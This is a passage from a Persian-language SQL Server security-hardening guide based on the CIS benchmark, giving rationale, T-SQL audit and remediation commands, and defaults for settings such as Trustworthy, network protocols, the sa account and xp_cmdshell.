(replication، مجموعه‌ای از تکنولوژی‌ها برای کپی کردن و پخش کردن اشیاء پایگاه داده از یک پایگاه داده، به دیگر پایگاه داده‌ها و سپس همگام‌سازی بین این پایگاه داده‌ها برای حفظ یکپارچگی است.)

- **منابع:**

https://www.cisecurity.org/benchmark/microsoft_sql_server/

https://docs.microsoft.com/en-us/sql/database-engine/configure-windows/configure-the-scan-for-startup-procs-server-configuration-option

https://docs.microsoft.com/en-us/sql/database-engine/configure-windows/configure-the-scan-for-startup-procs-server-configuration-option

۴,۲,۹. از خاموش بودن گزینه «Trustworthy» در پایگاه داده اطمینان حاصل کنید.

گزینه‌ی Trustworthy به یک شیء از یک پایگاه داده این اجازه را می‌دهد تا به شیای دیگر در یک پایگاه داده‌ی دیگر تحت شرایطی دسترسی داشته باشد.

- **منطق کار:**

غیر فعال کردن این گزینه جلوی CLR Assemblyها و extended procedureهای مخرب را می‌گیرد.

- **نحوه‌ی بررسی:**

دستور T-SQL زیر را اجرا کنید.

```
SELECT name
FROM sys.databases
WHERE is_trustworthy_on = 1
AND name!= 'msdb';
```

هیچ سطری نباید بازگردانده شود.

- **نحوه‌ی اعمال:**

دستور T-SQL زیر را برای هر پایگاه داده اجرا کنید. (به جای عبارت <database_name>، نام پایگاه داده (ها) یی که توسط پرس‌وجو بالا بازگردانده شده‌اند را قرار دهید.)

```
ALTER DATABASE [<database_name>] SET TRUSTWORTHY OFF;
```

- **مقدار پیش فرض:**

به طور پیش فرض، این خصوصیت پایگاه داده غیر فعال است. (is_trustworthy_on = 0) به غیر از پایگاه داده msdb که باید این خصیصه‌ی آن، ON باشد.

- **منابع:**

https://www.cisecurity.org/benchmark/microsoft_sql_server/

https://docs.microsoft.com/en-us/sql/relational-databases/security/trustworthy-database-property?view=sql-server-2016

https://support.microsoft.com/it-it/help/2183687/guidelines-for-using-the-trustworthy-database-setting-in-sql-server

۴,۲,۱۰. از غیرفعال بودن پروتکل‌های غیرضروری «SQL Server» اطمینان حاصل کنید.

SQL Server برای اتصال از پروتکل‌های Shared Memory، Named Pipes و TCP/IP پشتیبانی می‌کند؛ اما برای جلوگیری از سوء استفاده از این پروتکل‌ها و کاهش سطح نفوذ توصیه می‌شود که SQL

Server روی حداقل پروتکل‌های مورد نیاز، با توجه به نیازهای شرکت تنظیم شود. برای آشنایی بیشتر با این پروتکل‌ها توضیح مختصری نیز در رابطه با آن‌ها داده شده است:

Shared Memory: این پروتکل برای این استفاده می‌شود که کاربران به SQL Server ای متصل شوند که روی همان ماشین قرار دارد. Shared Memory ساده‌ترین پروتکلی است که می‌تواند مورد استفاده قرار گیرد و هیچ گونه تنظیمات خاصی ندارد. از این پروتکل می‌توان جهت عیب یابی سایر پروتکل‌ها، در هنگامی که آن پروتکل‌ها به طور درست تنظیم نشده‌اند، استفاده کرد.

TCP/IP: پرکاربردترین پروتکل شبکه‌ی مورد استفاده در SQL Server، TCP/IP است. این پروتکل اجازه‌ی ارتباط بین سخت افزارها و سیستم عامل‌های مختلف را می‌دهد. این پروتکل استانداردهایی را برای مسیریابی ترافیک شبکه و همچنین قابلیت‌های پیشرفته‌ی امنیتی را ارائه می‌کند و در حال حاضر محبوب‌ترین پروتکل مورد استفاده در تجارت است. به طور پیش فرض SQL Server به TCP روی پورت ۱۴۳۳ گوش می‌دهد.


Named Pipes: این پروتکل برای شبکه‌های محلی ساخته شده است. شیوه‌ی ارتباط به این صورت است که بخشی از حافظه توسط یک پردازش استفاده می‌شود تا اطلاعاتی را برای پردازشی دیگر بفرستد یا در واقع خروجی یک پردازش، ورودی پردازش دوم می‌باشد. که این پردازش دوم می‌تواند محلی (روی همان کامپیوتر که پردازش اول را داشته) و یا از راه دور (روی یک کامپیوتر در شبکه) باشد.

- **منطق کار:**

استفاده از پروتکل‌های ارتباطی کمتر، سطح نفوذ SQL Server را کاهش می‌دهد و در برخی موارد می‌تواند از حملات از راه دور جلوگیری کند. برای مثال وقتی قرار است که یک نمونه‌ی SQL Server فقط در یک شبکه‌ی محلی استفاده شود، دیگر نیازی ندارد تا پروتکل‌های مربوط به ارتباط از راه دور (TCP/IP) فعال باشد و این سطح نفوذ بهتر است که بسته شود.

- **نحوه بررسی:**

فایل SQL Server Configuration Manager را باز کنید. (اگر در پیدا کردن آن مشکل داشتید، می‌توانید آن را از آدرس زیر پیدا کنید: C:\Windows\SysWOW64\SQLServerManager13.msc) سپس وارد بخش SQL Server Network Configuration شوید. در آنجا وارد زبانه‌ی Protocols for <named instance> شوید (در اینجا نام نمونه‌ی SQL Server نصب شده MSSQLSERVER است) در آنجا می‌توانید، مطابق تصویر، پروتکل‌های فعال را ببینید.



- **نحوه‌ی اجرا:**

مانند نحوه‌ی بررسی، در SQL Server Configuration Manager وارد بخش SQL Server Network Configuration شوید و در آنجا پروتکل‌های مورد نظر خود را فعال یا غیر فعال کنید.

- **تاثیر:**

موتور پایگاه داده (MSSQL و SQLAgent) باید برای اعمال این تغییر، راه‌اندازی مجدد شوند.

- **مقدار پیش فرض:**

به طور پیش فرض پروتکل‌های Shared Memory و TCP/IP فعال هستند و پروتکل Named Pipe غیر فعال است.

- **منابع:**

https://www.cisecurity.org/benchmark/microsoft_sql_server/

https://docs.microsoft.com/en-us/sql/database-engine/configure-windows/enable-or-disable-a-server-network-protocol

https://www.sqlshack.com/sql-server-network-configuration/

https://technet.microsoft.com/en-us/library/ms187892(v=sql.105).aspx

۴,۲,۱۱. از اینکه «SQL Server» برای استفاده از پورت‌های غیراستاندارد پیکربندی شده باشد اطمینان حاصل کنید.

پس از نصب، به یک نمونه‌ی SQL Server، برای برقراری ارتباط از طریق پروتکل TCP/IP، پورت TCP:1433 اختصاص داده می‌شود. مدیرها نیز می‌توانند به صورت دستی نمونه‌های نام‌گذاری شده را نیز طوری تنظیم کنند که از پورت TCP/1433 استفاده کند. پورت TCP/1433 یک پورت مشهور در SQL Server است و این پورت اختصاص داده شده باید تغییر یابد. اگر ما چند نمونه پایگاه داده داشته باشیم، به هر کدام از آن‌ها باید یک پورت مجزا، به غیر از TCP/1433، اختصاص داده شود.

- **منطق کار:**

استفاده از یک پورت غیر استاندارد، کمک می‌کند که جلوی حملاتی که به پایگاه داده از طریق پورت پیش فرض صورت گرفته است، گرفته شود. به طور مثال یک نفوذکننده می‌تواند از نرم افزار Nmap استفاده کند. Nmap نرم افزار جستجو کننده‌ی امنیتی است که از آن برای کشف کردن هاست‌ها و سرویس‌ها روی یک شبکه‌ی کامپیوتری استفاده می‌شود. با استفاده از این نرم افزار و با توجه به این که پورت پیش فرض SQL Server، TCP:1433 است، می‌توان داخل شبکه جستجویی انجام داد که چه سیستمی از این پورت استفاده می‌کند و همچنین اطلاعاتی نیز در رابطه با آن سیستم، مانند نسخه SQL Server مورد استفاده می‌دهد. این گونه اطلاعات مفید برای نفوذ، خود یک تهدید امنیتی است زیرا می‌توان از آن‌ها جهت نفوذ به سیستم استفاده کرد، بنابراین، پورت پیش فرض پروتکل TCP/IP باید تغییر داده شود.

- **نحوه‌ی بررسی:**

دستورات T-SQL زیر را اجرا کنید.

```
DECLARE @value nvarchar(256);
EXECUTE master.dbo.xp_instance_regread
N'HKEY_LOCAL_MACHINE',
N'SOFTWARE\Microsoft\Microsoft SQL
Server\MSSQLServer\SuperSocketNetLib\Tcp\IPAll',
N'TcpPort',
@value OUTPUT,
N'no_output';
SELECT @value AS TCP_Port WHERE @value = '1433';
```


نباید هیچ سطری بازگردانده شود.

- **نحوه‌ی اعمال:**

فایل SQL Server Configuration Manager را باز کنید. سپس وارد بخش SQL Server Network Configuration شوید. در آنجا وارد زبانه‌ی Protocols for <named instance> شوید و سپس روی پروتکل TCP/IP کلیک کنید.


در صفحه‌ی TCP/IP Properties، داخل تب IP Addresses، چند آدرس IP در فرمت IP1 و IP2 تا IPAll موجود هستند. یکی از این آدرس‌های IP مربوط به loopback adapter می‌شود که مقدار آن 127.2.2.4 می‌باشد. بقیه‌ی آدرس‌های IP نیز در لیست موجود هستند.

۱. داخل IPALL، فیلد TCP Port را از ۱۴۳۳ به یک پورت غیر استاندارد تغییر دهید. یا اینکه می‌توانید فیلد TCP Port را خالی بگذارید و مقدار فیلد TCP Dynamic Ports را روی ۰ تنظیم کنید تا به SQL Server اجازه دهید تا به صورت پویا پورت TCP/IP را تنظیم کند؛ و سپس OK را کلیک کنید. (مطابق تصویر زیر)



۲. در داخل خود SQL Server Configuration Manager، روی SQL Server Services کلیک کنید.

۳. در پنل باز شده، روی نمونه SQL Server مورد نظر راست کلیک کرده و سپس روی Restart کلیک کنید تا SQL Server متوقف شده و دوباره شروع به کار کند. (مطابق تصویر زیر)



- **تاثیرات کار:**

تغییر دادن مقدار پورت [به یک مقدار پویا] DAC را مجبور می‌کند که به یک پورت تصادفی گوش دهد. DAC[1]یک قابلیت SQL Server است که به مدیر این اجازه را می‌دهد که به یک نمونه‌ی در حال اجرای SQL Server دسترسی یابد تا مشکلات برروی سرور را عیب یابی کند، حتی اگر سرور قابلیت پاسخگویی به ارتباطات سایر کلاینت‌ها نباشد.) همچنین این تغییر داینامیک پورت باعث می‌شود که نیاز شود تا در برنامه‌های امنیتی مانند فایروال‌ها نیاز به تنظیمات ویژه‌ای داشته باشیم. به طور کلی اگر از یک پورت ایستا برای استفاده‌ی پایدار برنامه‌ها، شامل فایروال‌ها، بهتر از استفاده از پورت‌های پویائی است که به طور تصادفی در آغاز کار SQL Server ست می‌شود.

پس از تغییر دادن پورت برای اتصال برنامه‌ها به SQL Server می‌توان از راه‌های زیر استفاده کرد:

۱. سرویس SQL Server Browser را اجرا کنید تا به نمونه‌ی موتور پایگاه داده با استفاده از نام متصل شوید.
۲. روی کلاینت یک نام مستعار (alias) ایجاد کنید که شماره‌ی پورت آن مشخص باشد.
۳. کلاینت را طوری برنامه‌ریزی کنید که با استفاده از یک Connection String سفارشی به پایگاه داده متصل شود.

- **مقدار پیش فرض:**

به طور پیش فرض، نمونه‌های پیش فرض SQL Server برای ترافیک TCP/IP پورت TCP:1433 را گوش می‌دهند و نمونه‌های نام‌گذاری شده از پورت‌های پویا (Dynamic) استفاده می‌کنند.

- **منابع:**

https://docs.microsoft.com/en-us/sql/database-engine/configure-windows/configure-a-server-to-listen-on-a-specific-tcp-port

[1] Dedicated Administrator Connection

https://www.cisecurity.org/benchmark/microsoft_sql_server/

https://www.sqlshack.com/sql-server-network-configuration/

https://null-byte.wonderhowto.com/how-to/hack-databases-hunting-for-microsofts-sql-server-0148993/

https://en.wikipedia.org/wiki/Nmap

۴,۲,۱۲. از تنظیم مقدار گزینه «Hide Instance» به «Yes» برای نمونه‌های عملیاتی SQL Server اطمینان حاصل کنید.

نمونه‌های کلاستر نشده‌ی SQL Server در محیط ارائه‌ی محصول باید به صورت Hidden تعیین شوند تا از ارائه‌ی آن‌ها توسط سرویس مرورگر SQL Server جلوگیری شود.

- **منطق کار:**

Hidden کردن نمونه‌های عملیاتی SQL Server منجر به نصب امن‌تر پایگاه داده می‌شود، زیرا آن‌ها مورد شمارش قرار نمی‌گیرند؛ اما نمونه‌های کلاستر شده در صورت انتخاب این گزینه ممکن است دچار مشکل شوند.

- **نحوه‌ی بررسی:**

برای بررسی می‌توانید دستور T-SQL زیر را اجرا کنید یا به صورت زیر، از رابط کاربری استفاده کنید.

- **دستور T-SQL:**

```
DECLARE @getValue INT;
EXEC master...xp_instance_regread
@rootkey = N'HKEY_LOCAL_MACHINE',
@key = N'SOFTWARE\Microsoft\Microsoft SQL
```


```
Server\MSSQLServer\SuperSocketNetLib',
@value_name = N'HideInstance',
@value = @getValue OUTPUT;
SELECT @getValue;
```

یک مقدار ۱ باید بازگردانده شود.

- **رابط کاربری:**

۱. در SQL Server Configuration Manager، بخش SQL Server Network Configuration را باز کنید، روی Protocols for <instance name> راست کلیک کنید و سپس Properties را انتخاب کنید.

۲. در صفحه‌ی باز شده و در تب Flags قسمت Hide Instance را بررسی کنید، اگر Yes انتخاب شده بود



این تنظیم درست است.

- **نحوه‌ی اعمال:**

برای اعمال این تنظیم دستور T-SQL زیر را اجرا کنید یا به صورت زیر از رابط کاربری استفاده کنید.

```
EXEC master...xp_instance_regwrite
@rootkey = N'HKEY_LOCAL_MACHINE',
@key = N'SOFTWARE\Microsoft\Microsoft SQL
Server\MSSQLServer\SuperSocketNetLib',
@value_name = N'HideInstance',
@type = N'REG_DWORD',
@value = 1;
```

- **رابط کاربری:**

۱. در SQL Server Configuration Manager، بخش SQL Server Network Configuration را باز کنید، روی Protocols for <instance name> راست کلیک کنید و سپس Properties را انتخاب کنید.
۲. در صفحه‌ی باز شده و در تب Flags، گزینه‌ی Hide Instance را انتخاب و آن را Yes کنید و سپس OK را بزنید. این تغییر بلافاصله برای اتصال‌های جدید اعمال می‌شود.

- **مقدار پیش فرض:**

به طور پیش فرض، نمونه‌های SQL Server، Hidden نیستند.

- **تاثیر کار:**

این شیوه، تنها از لیست شدن این نمونه‌ی SQL Server روی شبکه جلوگیری می‌کند. اگر نمونه‌ی SQL Server، hidden باشد (توسط SQL Browser در معرض گذاشته نشود)، برنامه‌ها برای اتصال باید سرور و پورت آن را برای اتصال مشخص کنند. این مسئله، جلوی کاربران را از اتصال به سرور، در صورت دانستن نام نمونه‌ی پایگاه داده و پورت آن نمی‌گیرد.

اگر شما یک نمونه‌ی کلاستر شده‌ی SQL Server را hide کنید، امکان دارد که سرویس کلاستر نتواند به SQL Server متصل شود. برای مطالعه‌ی بیشتر به documentهای Microsoft مراجعه کنید.

- **منابع:**

https://www.cisecurity.org/benchmark/microsoft_sql_server/

https://docs.microsoft.com/en-us/sql/database-engine/configure-windows/hide-an-instance-of-sql-server-database-engine?view=sql-server-2016

۴,۲,۱۳. مطمئن شوید گزینه «sa» در حساب کاربری برای ورود «Disabled» باشد.

حساب کاربری sa یک حساب Sql Server مشهور و به طور معمول مورد استفاده است که مجوزهای sysadmin را در اختیار دارد. این حساب، نام کاربری اصلی سیستم است که در طول نصب ساخته شده و همیشه principal_id=1 و sid=0x01 را دارد.

- منطق کار:

در صورت فعال بودن حساب sa یک نفوذکننده، با توجه به اینکه sa یک حساب کاربری معروف است می‌تواند با حملات غیرهوشمند رمز عبور حساب را بیابد و به عنوان یک کاربر با مجوز مدیر وارد سیستم شود و در این حال می‌تواند هرکاری در سیستم از جمله واکشی اطلاعات و تغییرات در جدول‌ها و حتی اعطای مجوز اجرای دستورات سیستم عامل از طریق xp_cmdshell را به خود بدهد. همچنین می‌تواند یک حساب کاربری برای نفوذهای بعدی برای خود ایجاد کند. به همین دلیل غیر فعال کردن حساب sa توصیه می‌شود تا احتمال اینگونه حملات نفوذکننده‌ها کاهش یابد.

- **نحوه‌ی بررسی:**

با اجرای دستورات زیر در SQL Server می‌توان متوجه شد آیا حساب sa غیر فعال است یا خیر. بررسی sid=0x01 از این جهت است که ممکن است نام حساب sa تغییر داده شده باشد.

```
SELECT name, is_disabled
FROM sys.server_principals
WHERE sid = 0x01 AND is_disabled = 0;
```

اگر هیچ سطری برگردانده نشود به این معناست که حساب sa غیر فعال است، در غیر اینصورت حساب فعال است و نیاز به تغییر دارد.

- **نحوه‌ی اعمال:**

دستورات T-SQL زیر را وارد کنید.

```
USE [master]
GO
DECLARE @tsql nvarchar(max)
SET @tsql = 'ALTER LOGIN ' + SUSER_NAME(0x01) + ' DISABLE'
EXEC (@tsql)
GO
```

- **مقدار پیش فرض:**

اگر در هنگام نصب در قسمت تعیین نحوه‌ی احراز هویت گزینه‌ی Windows Authentication را انتخاب کرده باشید به صورت پیش فرض حساب sa غیر فعال است، اما اگر گزینه‌ی Mixed Authentication را انتخاب کرده باشید، حساب sa فعال است.

- **تاثیرات کار:**

از لحاظ امنیتی، چندان مناسب نیست که نرم افزارها و اسکریپت‌ها را با استفاده از حساب sa نوشت؛ اما اگر این امر قبلا صورت گرفته باشد، غیر فعال کردن حساب sa جلوی نرم افزارها و اسکریپت‌ها را از احراز هویت و ورود به پایگاه داده و انجام وظیفه‌ها و کاربری‌هایشان را می‌گیرند و این نرم افزارها نیازمند تنظیمات و

تغییرات می‌شوند؛ اما اگر تغییر و تنظیم نرم افزارها مقدور نباشد و به این دلیل یا هر دلیل دیگری مجبور باشیم از حساب sa استفاده کنیم باید موارد زیر را لحاظ کنیم:

اولا رمز عبور حساب باید یک رمز غیر قابل حدس و طولانی باشد که بهتر است برای انجام آن از نرم افزارهای تولید رمز استفاده کرد تا brute-force کاری بسیار دشوار و زمان‌گیر باشد.

ثانیا حتی اگر امکان حدس زدن رمز غیر ممکن باشد باز هم پاسخ به درخواست‌های ورود ناشی از brute-force زمان زیادی از CPU می‌گیرد و باعث کاهش کارایی سیستم می‌شود به همین دلیل باید جلوی brute-force گرفته شود که این می‌تواند از طریق فایروال با بلاک کردن ipهایی که بیش از تعداد مشخصی درخواست ورود به سیستم را داده‌اند انجام شود و تلاش‌های ورود به سیستم را می‌توان در ثبت وقایع‌های پایگاه داده به روش اشاره شده در پایین بررسی کرد. البته می‌توان از نرم افزارهایی نظیر SSHGuard یا Fail2Ban یا IPBan یا RDPGuard نیز استفاده کرد همچنین می‌توان با استفاده از رویه‌های ذخیره شده مربوط به بررسی کاربرها، نام کاربری‌ها را بررسی و روی آن‌ها اعمال محدودیت کرد که آدرس راهنمای آن‌ها در زیر است:

https://docs.microsoft.com/en-us/sql/relational-databases/triggers/logon-triggers

۴,۲,۱۴. مطمئن شوید گزینه «sa» در حساب کاربری برای ورود تغییر نام داده‌شده باشد.

همانطور که در بالا اشاره شد حساب کاربری sa حسابی مشهور و مورد استفاده است که می‌توان به صورت brute-force به آن نفوذ کرد و باید جلوی این امر گرفته شود.

- **منطق کار:**

اگر نام sa تغییر کرده باشد و مشخص نباشد، انجام حملات حدس رمز عبور و brute-force بر علیه آن بسیار سخت خواهد بود.

- **نحوه‌ی بررسی:**

با استفاده از دستور زیر در SQL Server بررسی کنید که آیا sa تغییر نام داده شده است یا خیر.

```
SELECT name
FROM sys.server_principals
WHERE sid = 0x01;
```

اگر سطری با نام sa بازگردانده شود به این معنی است که sa تغییر نام داده نشده و نیازمند تغییر است.

- **نحوه‌ی اعمال:**

به جای <different_user> مقدار دلخواه خود را وارد کنید و دستور زیر را اجرا کنید تا نام کاربری sa تغییر کند.

```
ALTER LOGIN sa WITH NAME = <different_user>;
```

- **مقدار پیش فرض:**

به طور پیش فرض مقدار اولیه نام کاربری sa همان "sa" است.

- **تاثیرات کار:**

همانند غیر فعال کردن sa، تغییر نام دادن آن نیز باعث می‌شود که نرم افزارها و اسکریپت‌هایی که از نام کاربری sa استفاده می‌کنند، دچار مشکل می‌شوند و نیازمند تنظیمات هستند.

البته غیرفعال کردن و تغییر نام دادن sa ممکن است مشکلاتی در زمینه‌ی نصب به‌روزرسانی‌ها و سرویس پک‌ها ایجاد کند. هر چند در تئوری، هیچ گونه مشکلی نباید پیش آید، اما در عمل در برخی موارد مشکلاتی دیده شده است. در چنین مواردی توصیه می‌شود که قبل از انجام هر گونه بروزرسانی، حساب sa دوباره به نام اصلی خود برگردانده شده و فعال شود و پس از نصب به‌روزرسانی دوباره تغییر نام داده شده و غیر فعال شود.

- **منابع:**

https://www.cisecurity.org/benchmark/microsoft_sql_server/

https://docs.microsoft.com/en-us/sql/relational-databases/security/choose-an-authentication-mode

https://www.mssqltips.com/sqlservertip/3695/best-practices-to-secure-the-sql-server-sa-account/

۴,۲,۱۵. از صفر بودن مقدار گزینه «xp_cmdshell» در پیکربندی سرور اطمینان حاصل کنید.

گزینه‌ی xp_cmdshell کنترل می‌کند که رویه‌های ذخیره شده‌ی اضافه‌ی xp_cmdshell بتوانند توسط یک کاربر SQL Server احراز هویت شده، دستورات خط فرمان سیستم عامل را اجرا کنند و نتایج را به صورت سطر برای کلاینت SQL بازگردانند.

- **منطق کار:**

رویه‌ی xp_cmdshell به طور معمول توسط نفوذکننده‌ها مورد استفاده قرار می‌گیرد تا در سیستم عاملی که پایگاه داده در بستر آن قرار دارد، اطلاعات بخوانند یا در آن داده بنویسند. برای مثال می‌توانند در صورت داشتن مجوزهای لازم یک پشتیبان از پایگاه داده‌ی شما بگیرند و آن را برای خود ارسال کنند. برای همین بهتر است که این گزینه غیرفعال باشد.

- **نحوه‌ی بررسی:**

دستور T-SQL زیر را اجرا کنید.

```
SELECT name,
CAST(value as int) as value_configured,
```

```
CAST(value_in_use as int) as value_in_use
FROM sys.configurations
WHERE name = 'xp_cmdshell';
```

هر دو مقدار بازگردانده شده باید ۰ باشند.

- **نحوه‌ی اعمال:**

دستور T-SQL زیر را اجرا کنید.

```
EXECUTE sp_configure 'show advanced options', 1;
RECONFIGURE;
EXECUTE sp_configure 'xp_cmdshell', 0;
RECONFIGURE;
GO
EXECUTE sp_configure 'show advanced options', 0;
RECONFIGURE;
```

- **مقدار پیش فرض:**

به طور پیش فرض، این گزینه غیرفعال (۰) است.

- **منابع:**

https://www.cisecurity.org/benchmark/microsoft_sql_server/

https://docs.microsoft.com/en-us/sql/relational-databases/system-stored-procedures/xp-cmdshell-transact-sql

https://docs.microsoft.com/en-us/sql/database-engine/configure-windows/xp-cmdshell-server-configuration-option

https://www.blackhat.com/presentations/bh-europe-07/Cerrudo/Whitepaper/bh-eu-07-cerrudo-WP-up.pdf

۴,۲,۱۶. مطمئن شوید که «AUTO_CLOSE» بر روی پایگاه داده‌ها در حالت «OFF» باشد.

گزینه‌ی AUTO_CLOSE مشخص می‌کند که آیا یک پایگاه داده‌ی داده شده بعد از قطع شدن یک اتصال، بسته می‌شود یا خیر. اگر این گزینه فعال باشد، اتصال‌های بعدی به پایگاه داده نیاز به این خواهند داشت که اتصال دوباره باز شود و رویه مربوط به آن دوباره اجرا شوند.

- **منطق کار:**

به دلیل این که احراز هویت کاربران برای پایگاه داده‌ها در داخل خود پایگاه داده و نه در مرتبه‌ی server\instance صورت می‌گیرد، پایگاه داده نیاز دارد تا هر دفعه برای احراز هویت یک کاربر باز شود. باز و بسته کردن مکرر پایگاه داده، منابع اضافی‌ای را از سرور می‌گیرد و همچنین می‌تواند محلی برای اجرای حملات خودداری از ارائه‌ی خدمت (DOS) شود.

- **نحوه‌ی بررسی:**

دستور زیر را اجرا کنید تا پایگاه داده‌هایی که مطابق این امر تنظیم نشده‌اند، مشخص شوند.

```
SELECT name, containment, containment_desc, is_auto_close_on
FROM sys.databases
WHERE containment <> 0 and is_auto_close_on = 1;
```

هیچ سطری نباید بازگردانده شود.

- **نحوه‌ی اعمال:**

